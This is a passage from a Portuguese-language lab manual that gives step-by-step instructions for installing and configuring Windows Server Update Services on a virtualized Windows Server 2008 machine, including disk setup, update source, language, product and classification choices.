


Figura 102. Instalação das dependências do WSUS

Confirme que suas seleções estão corretas e clique em *Next*, e em seguida em *Install*.

3. A seguir, desligue a máquina *WinServer-G*. Iremos adicionar um novo disco para instalação do WSUS no Virtualbox — o procedimento é bastante similar ao que fizemos para a instalação do Nessus na sessão 8.

Na console administrativa do Virtualbox, selecione a máquina *WinServer-G* e navegue para *Settings > Storage > SATA Controller > Add hard disk*. Na nova tela, selecione *Create new disk*, formato VDI, *Dynamically allocated* e aloque um espaço de 20 GB para o disco, com nome **WSUS**. Finalmente, clique em *Create*.

Ao final do processo, ligue novamente a máquina *WinServer-G*, e faça login como **DOMAINA\Administrator**.

4. Execute *Start > Run... > diskmgmt.msc*. Imediatamente, o sistema detectará o novo disco e irá sugerir sua inicialização, como mostrado a seguir:




Figura 103. Inicialização do disco para o WSUS

Mantenha marcada a caixa *MBR (Master Boot Record)* e clique em *OK*. Em seguida, clique com o botão direito no novo disco (o nome dele deve ser *Disk 1*), e selecione *New Simple Volume....*

Na nova janela, clique em *Next*. Na tela *Specify Volume Size*, mantenha o valor máximo de 20477 MB e clique em *Next*. Em *Assign Drive Letter or Path*, mantenha marcada a caixa *Assign the following drive letter* e escolha uma letra não-utilizada do sistema, como **K:** por exemplo.

Em *Format Partition*, mantenha marcada a caixa *Format this volume with the following settings* e escolha:

- *File system:* NTFS
- *Allocation unit size:* Default
- *Volume label:* WSUS
- *Perform a quick format:* marcada
- *Enable file and folder compression:* desmarcada

Clique em *Next*. Na tela seguinte, verifique que todas as opções de formatação do volume estão corretas, como se segue:



Figura 104. Formatação do volume para o WSUS

Clique em *Finish*. Ao final do processo, feche a janela do *Disk Management* e verifique que o novo volume **K:**, com *label WSUS*, está disponível no *Windows Explorer*.

5. Agora, baixe o pacote do *Windows Server Update Services 3.0 SP2*, disponível em <https://www.microsoft.com/en-us/download/details.aspx?id=5216>, e inicie sua instalação.



Figura 105. Instalação do WSUS

6. Na tela *Installation Mode Selection*, marque *Full server installation including Administration*

Console e clique em *Next*.

7. Em *License Agreement*, marque a caixa *I accept the terms of the License agreement* e clique em *Next*.
8. Na tela *Required Components to use administration UI*, clique em *Next*. Iremos instalar essa dependência a seguir.
9. Em *Select Update Source*, mantenha a caixa *Store updates locally* marcada, com o valor **K:\WSUS**, como se segue. Clique em *Next*.




Figura 106. Pasta de download dos arquivos de update do WSUS

10. Na tela *Database Options*, mantenha marcada a caixa *Install Windows Internal Database on this computer* com o valor **K:\WSUS**, e clique em *Next*.
11. Em *Web Site Selection*, mantenha marcada a caixa *Use the existing IIS Default Web site (recommended)* e clique em *Next*.
12. Na tela *Ready to Install Windows Server Update Services 3.0 SP2*, verifique as opções de instalação como mostrado a seguir. Se tudo estiver correto, clique em *Next*.




Figura 107. Revisão das opções de instalação do WSUS

Aguarde o processo de instalação do WSUS. Ao final, clique em *Finish*.

13. Após a instalação será aberto o *Windows Server Update Services Configuration Wizard*, como mostrado abaixo. Clique em *Next*.




Figura 108. Configuração do WSUS

14. Na tela *Join the Microsoft Update Improvement Program*, desmarque a caixa *Yes, I would like to join the Microsoft Update Improvement Program* e clique em *Next*.
15. Em *Choose Upstream Server*, mantenha marcada a caixa *Synchronize from Microsoft Update* e clique em *Next*.
16. Na tela *Specify Proxy Server*, apenas clique em *Next*.
17. Em *Connect to Upstream Server*, clique no botão *Start Connecting*. O configurar irá conectar-se à Microsoft para fazer o download de tipos de atualizações disponíveis, produtos que podem ser atualizados e linguagens disponíveis. Esse processo pode demorar alguns minutos.




Figura 109. Atualização da base de updates do WSUS

Ao final do procedimento, clique em *Next*.

18. Iremos fazer o download de atualizações para a máquina *WinServer-G* (Windows Server 2008 x86, idioma Inglês-EUA) e *WinClient-G* (Windows 7 x64, idioma Português-Brasil). Assim, na tela *Choose languages*, marque a caixa *Download updates only in these languages* e marque os idiomas *English* e *Portuguese (Brazil)*. Clique em *Next*.
19. Em *Choose Products*, desmarque todas as atualizações do Office e do Windows. Pontualmente, marque apenas as caixas *Windows > Windows 7* e *Windows > Windows Server 2008*, como mostrado a seguir. Clique em *Next*.




Figura 110. Escolha de produtos para download de atualizações

20. Na tela *Choose Classifications*, marque as caixas *Critical Updates*, *Definition Updates*, *Security Updates* e *Service Packs*. Clique em *Next*.
21. Em *Set Sync Schedule* é possível agendar a atualização periódica e automática da base de atualizações a partir do site da Microsoft. Já que neste laboratório estamos configurando apenas um ambiente de testes, mantenha a caixa *Synchronize manually* marcada e clique em *Next*.
22. Na tela *Finished*, desmarque a caixa *Launch the Windows Server Update Services Administration Console* e mantenha marcada a caixa *Begin initial synchronization*. Clique em *Finish*.
23. Para visualizar os relatórios do WSUS, faça o download do *Microsoft Report Viewer 2008 Redistributable* em <https://www.microsoft.com/en-us/download/details.aspx?id=6576>, e instale-o. Aceite todas as opções padrão do instalador.
24. Abra a console de configuração do *Windows Server Update Services*—abra o menu *Start* e pesquise pelo termo **update** para encontrar o programa. Você deverá ver a tela abaixo:

